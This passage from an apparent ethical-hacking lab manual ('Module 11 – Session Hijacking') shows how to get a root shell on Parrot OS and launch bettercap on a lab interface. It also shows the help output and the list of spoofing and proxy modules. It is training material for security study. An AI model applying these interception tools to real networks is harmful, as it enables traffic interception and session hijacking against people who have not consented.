
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

Module 11 – Session Hijacking

- Now, type **cd** and press **Enter** to jump to the root directory.
- In the terminal window; type **bettercap -h** and press **Enter**.

Note: In this command, **-h**: requests a list of the available options.




```
[root@parrot]-[~]
#bettercap -h
Usage of bettercap:
-autostart string
    Comma separated list of modules to auto start. (default "events.stream")
-caplet string
    Read commands from this file and execute them in the interactive session.
-cpu-profile file
    Write cpu profile file.
-debug
    Print debug messages.
-env-file string
    Load environment variables from this file if found, set to empty to disable environment persistence.
-eval string
    Run one or more commands separated by ; in the interactive session, used to set variables via command line.
-gateway-override string
    Use the provided IP address instead of the default gateway. If not specified or invalid, the default gateway will be used.
-iface string
    Network interface to bind to, if empty the default interface will be auto selected.
-mem-profile file
    Write memory profile to file.
-no-colors
    Disable output color effects.
-no-history
    Disable interactive session history file.
-silent
    Suppress all logs which are not errors.
```


Module 11 – Session Hijacking

8. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: **-iface**: specifies the interface to bind to (in this example, **eth0**).

9. Type **help** and press **Enter** to view the list of available modules in bettercap.



```
[root@parrot]-[~]
#bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]
10.10.1.0/24 > 10.10.1.13 » [02:56:20] [sys.log] [war] Could not find mac for 10.10.1.2
10.10.1.0/24 > 10.10.1.13 » help

help MODULE : List available commands or show module specific help if no module name is provided.
active : Show information about active modules.
quit : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
```

